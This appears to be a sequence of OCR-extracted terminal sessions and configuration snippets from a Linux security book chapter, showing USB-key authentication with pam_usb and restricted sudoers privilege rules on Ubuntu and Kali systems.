
```
root@kali:~# lastcomm root
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
                    root      __         0.00 secs Wed Dec 31 19:00
```




```
tajinder@tajinder-dev-machine:~$ sudo apt-get install pamusb-tools libpam-usb
[sudo] password for tajinder:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following extra packages will be installed:
  pamusb-common pmount
Suggested packages:
  cryptsetup
The following NEW packages will be installed:
  libpam-usb pamusb-common pamusb-tools pmount
0 upgraded, 4 newly installed, 0 to remove and 327 not upgraded.
Need to get 148 kB of archives.
After this operation, 1,059 kB of additional disk space will be used.
Do you want to continue [Y/n]? y
WARNING: The following packages cannot be authenticated!
  pamusb-common pmount libpam-usb pamusb-tools
Install these packages without verification [y/N]? y
Get:1 http://in.archive.ubuntu.com/ubuntu/ precise/universe pamusb-common i386 0.
5.0-3 [32.5 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu/ precise/universe pmount i386 0.9.23-2
[97.2 kB]
```




```
tajinder@tj-dev:~$ sudo pamusb-conf --add-device usb-device
Please select the device you wish to add.
* Using "SanDisk Cruzer Blade (4C530001271007108431)" (only option)

Which volume would you like to use for storing data ?
* Using "/dev/sdb1 (UUID: 90F9-1155)" (only option)

Name                : usb-device
Vendor              : SanDisk
Model               : Cruzer Blade
Serial              : 4C530001271007108431
UUID                : 90F9-1155

Save to /etc/pamusb.conf ?
[Y/n] y
Done.
tajinder@tj-dev:~$ 
```




```
        <!-- Device settings -->
        <devices>
                <!-- Example:
                Note: You should use pamusb-conf to add devices automatically.
                <device id="MyDevice">
                        <vendor>SanDisk Corp.</vendor>
                        <model>Cruzer Titanium</model>
                        <serial>SNDKXXXXXXXXXXXXXXXX</serial>
                        <volume_uuid>6F6B-42FC</volume_uuid>
                        <option name="probe_timeout">10</option>
                </device>
                -->
        <device id="usb-device">
        <vendor>SanDisk</vendor>
        <model>Cruzer Blade</model>
        <serial>4C530001271007108431</serial>
        <volume_uuid>90F9-1155</volume_uuid>
</device></devices>
```




```
tajinder@tj-dev:~$ sudo pamusb-conf --add-user user1
Which device would you like to use for authentication ?
* Using "usb-device" (only option)

User            : user1
Device          : usb-device

Save to /etc/pamusb.conf ?
[Y/n] y
Done.
tajinder@tj-dev:~$ 
```




```
        <user id="tajinder">
        <device>usb-device</device>
</user><user id="user1">
        <device>usb-device</device>
</user></users>
```




```
auth    sufficient                    pam_usb.so
```




```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is connected (good).
* Performing one time pad verification...
* Regenerating new pads...
* Access granted.
user1@tj-dev:/home/tajinder$
```




```
Disk /dev/sdb: 8004 MB, 8004304896 bytes
35 heads, 21 sectors/track, 21269 cylinders, total 15633408 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1              32    15633407     7816688    b  W95 FAT32
```




```
auth    [success=1 default=ignore]      pam_unix.so nullok_secure

auth    required                        pam_usb.so
```




```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is connected (good).
* Performing one time pad verification...
* Access granted.
user1@tj-dev:/home/tajinder$ exit
exit
tajinder@tj-dev:~$
```




```
tajinder@tj-dev:~$ su user1
Password:
* pam_usb v0.5.0
* Authentication request for user "user1" (su)
* Device "usb-device" is not connected.
* Access denied.
su: Authentication failure
tajinder@tj-dev:~$
```




```
                -->
        <user id="user1">
        <device>usb-device

        </device>

        <agent event="lock">gnome-screensaver-command -l</agent>

        <agent event="unlock">gnome-screensaver-command -d</agent>


</user>
```




```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for user2:
Sorry, user user2 is not allowed to execute '/bin/ps' as user1 on kali.
$ 
```




```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps
[sudo] password for user2:
  PID TTY          TIME CMD
30636 pts/0    00:00:00 ps
$ 
```




```
root     ALL=(ALL:ALL) ALL
user2 ALL = (user1) NOPASSWD:  /bin/ps
```




```
root@kali:~# su user2
$ whoami
user2
$ sudo -u user1 ps
  PID TTY          TIME CMD
31782 pts/0    00:00:00 ps
$ 
```




```
Defaults:user1  timestamp_timeout = 0

# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification

root    ALL=(ALL:ALL) ALL
user1   ALL=(ALL:ALL) ALL
```



```
root@kali:~# su user1
$ sudo ps
[sudo] password for user1:
  PID TTY          TIME CMD
 3109 pts/0    00:00:00 su
 3118 pts/0    00:00:00 sudo
 3119 pts/0    00:00:00 ps
 3466 pts/0    00:00:00 bash
$ sudo uname
[sudo] password for user1:
Linux
$ 
```




```
user1   ALL = /usr/bin/passwd user2, /usr/bin/passwd user3
```




```
root@kali:~# su user1
$ passwd user2
passwd: You may not view or modify password information for user2.
$ sudo passwd user2
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ passwd user3
passwd: You may not view or modify password information for user3.
$ sudo passwd user3
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ 
```


Chapter 5: Remote Authentication



